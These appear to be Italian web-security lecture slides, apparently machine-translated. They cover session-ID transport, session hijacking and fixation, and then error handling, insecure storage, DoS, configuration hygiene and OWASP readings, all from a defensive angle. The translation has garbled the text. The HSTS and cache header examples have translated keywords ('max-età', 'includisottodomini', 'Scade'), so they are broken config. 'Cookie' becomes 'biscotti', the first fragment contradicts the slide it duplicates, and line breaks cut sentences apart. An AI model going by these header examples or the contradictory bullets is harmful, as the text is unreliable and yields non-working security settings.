- campi modulo nascosti: funziona solo per i cookie di richiesta
- POST: preferibile, ma può essere rifiutato dal cliente

Autenticazione interrotta e gestione delle sessioni

- tre possibilità per il trasporto degli ID di sessione
- codificandolo nell'URL come parametro GET; presenta i seguenti inconvenienti
  - memorizzati nei log di riferimento di altri siti
  - memorizzazione nella cache; visibile anche quando si utilizzano connessioni crittografate visibile
  - nella barra degli indirizzi del browser (dannoso per gli internet cafè...)
- campi modulo nascosti: funziona solo per le richieste POST
- biscotti: preferibile, ma può essere rifiutato dal cliente

Autenticazione interrotta e gestione delle sessioni

Attacchi di sessione:

- mirato a rubare l'ID di sessione
- **Intercettazione:** intercettare la richiesta o la risposta ed estrarre l'ID di sessione
- **Predizione:** prevedere (o fare qualche buona ipotesi circa) l'ID della sessione**Forza**
- **bruta:** fare molte ipotesi sull'ID di sessione**Fissazione:** fare in modo che la vittima
- utilizzi un determinato ID di sessione
- i primi tre attacchi possono essere raggruppati in attacchi "Session Hijacking"

Autenticazione interrotta e gestione delle sessioni

Prevenzione degli attacchi alla sessione:

- **Intercettazione:**
  - Usa SSL per ogni richiesta/risposta che trasporta un ID di sessione (non solo per il login!)
  - Questo può essere ottenuto usando il Strict-transport-security Intestazione della risposta HTTP:

```
Strict-transport-security: max-età=10000000
```

possibilmente abilitando SSL in tutti i sottodomini

```
Strict-transport-security: max-età=10000000; includisottodomini
```

- **Predizione:**
  - rendere imprevedibili gli ID di sessione creandoli con numeri casuali.

Gestione impropria degli errori

- I messaggi di errore rivelano dettagli sulla tua applicazione, specialmente se contengono tracce di stack, ecc.
- Non distinguere tra "file non trovato" e "accesso negato". Il sistema dovrebbe rispondere con
- messaggi di errore brevi e chiari per l'utente. Gli errori di esecuzione potrebbero essere un
- prezioso input per il sistema di rilevamento delle intrusioni.

Archiviazione non sicura

L'utilizzo dell'archiviazione non sicura può avere molte ragioni:

- Memorizzazione di dati critici non crittografati.
- Archiviazione non sicura di chiavi, certificati.
- Conservazione impropria dei segreti nella
- memoria. Scarsa scelta di algoritmi crittografici.
- Scarse fonti di casualità.
- Tentativi di inventare "nuova" crittografia. Nessuna
- possibilità di cambiare le chiavi durante la vita.

Prevenzione dell'archiviazione non sicura

Per prevenire l'archiviazione non sicura:

- Ridurre al minimo l'uso della crittografia ("è sicuro, è crittografato"). Riduci al minimo
- la quantità di dati archiviati (ad es. hash invece di crittografare).
- Scegli implementazioni crittografiche conosciute e affidabili. Assicurati
- che chiavi, certificati e password siano archiviati in modo sicuro. Dividi il
- segreto del maestro in pezzi e costruiscilo solo quando necessario.

Disabilitare la cache del browser

- Aggiungi quanto segue come parte della tua risposta HTTP

  Cache-Control: no-store, no-cache, must-revalidate
  Scade: -1

Negazione del servizio

- Oltre alla rete (es. SYN flood) anche il livello di applicazione DoS. In linea
- di principio: invia quante più richieste HTTP possibili.
- Oggi: strumenti per DoS a disposizione di tutti. Testa
- la tua applicazione sotto carico elevato.
- Il bilanciamento del carico potrebbe aiutare.
- Limita il numero di richieste per host/utente/sessione.

Gestione della configurazione non sicura

La manutenzione del software è un problema difficile e non specifico dell'applicazione web. Dovresti

- non eseguire mai software "senza patch". cercare attentamente le
- configurazioni errate del server. rimuovere tutti gli account predefiniti
- con password predefinite. controlla la configurazione predefinita per
- le insidie.
- rimuovere i file non necessari (predefiniti) (ad es. certificati predefiniti).
- verificare la presenza di permessi di file e directory errati.
- verificare la configurazione errata dei certificati SSL.

Contorno

Conclusione

- Molti problemi di sicurezza in pratica sono causati dalla complessità dei sistemi realizzati, ad esempio:
  - combinando piccoli sistemi in quelli più grandi. da
  - implementazioni (leggermente) incompatibili. problemi
  - di configurazione complessi.
- Ricordare: i sistemi sono sicuri quanto l'anello più debole!
- Oggi la crittografia è difficile da decifrare, ma i sistemi (concreti) costruiti sono vulnerabili.
- Gli attacchi più riusciti si basano su errori di programmazione e configurazione.

Linee guida sulla sicurezza 1/2

- Design:
  - Mantienilo semplice.
  - La sicurezza per oscurità non
  - funzionerà. Usa meno privilegi
  - possibili. Privilegi separati.
- Implementazione:
  - Convalida input e output del tuo sistema. Non fare
  - affidamento sulla convalida lato client.
  - Fallire in modo sicuro.
  - Utilizzare e riutilizzare componenti attendibili. Testa il tuo
  - sistema (ad es. usando strumenti di attacco).

Linee guida per la sicurezza 2/2

- Tecniche aggiuntive:
  - Non devi fare affidamento solo su un firewall “standard” (filtro IP e porte): devi filtrare con attenzione a livello di applicazione!
  - I firewall a livello di applicazione possono aiutare, ma non sono una soluzione completa. Applicare
  - il rilevamento delle intrusioni.
- I problemi di sicurezza cambiano ogni giorno: tieniti aggiornato! Rivedi
- regolarmente la tua configurazione!

Ulteriori letture

- William Stalling, *Crittografia e sicurezza di rete* , Prentice Hall, 2003 Il
- progetto di sicurezza delle applicazioni Web aperte, http://www.owasp.org
- Le dieci vulnerabilità più critiche per la sicurezza delle applicazioni Web, OWASP, 2004,http://www.owasp.org/documentation/topten.html
- Una guida alla creazione di applicazioni Web sicure: The Open Web Application Security Project, OWASP, 2004, http://www.owasp.org/documentation/guide.html
- David Scott e Richard Sharp, *Sviluppo di applicazioni Web sicure* in IEEE Internet Computing. vol. 6, nr. 6. novembre/dicembre 2002.http://cambridgeweb.cambridge.intel-research.net/people/rsharp/publications/framework-secweb.pdf
- Domande frequenti sulla sicurezza delle applicazioni Web, OWASP, http://www.owasp.org/documentation/appsec_faq.html
- http://www.cert.org/

Consorzio per la sicurezza delle applicazioni web. Statistiche sulla sicurezza delle applicazioni Web, 2008.http://projects.webappsec.org/w/page/13246989/ Web-Application-Security-Statistics.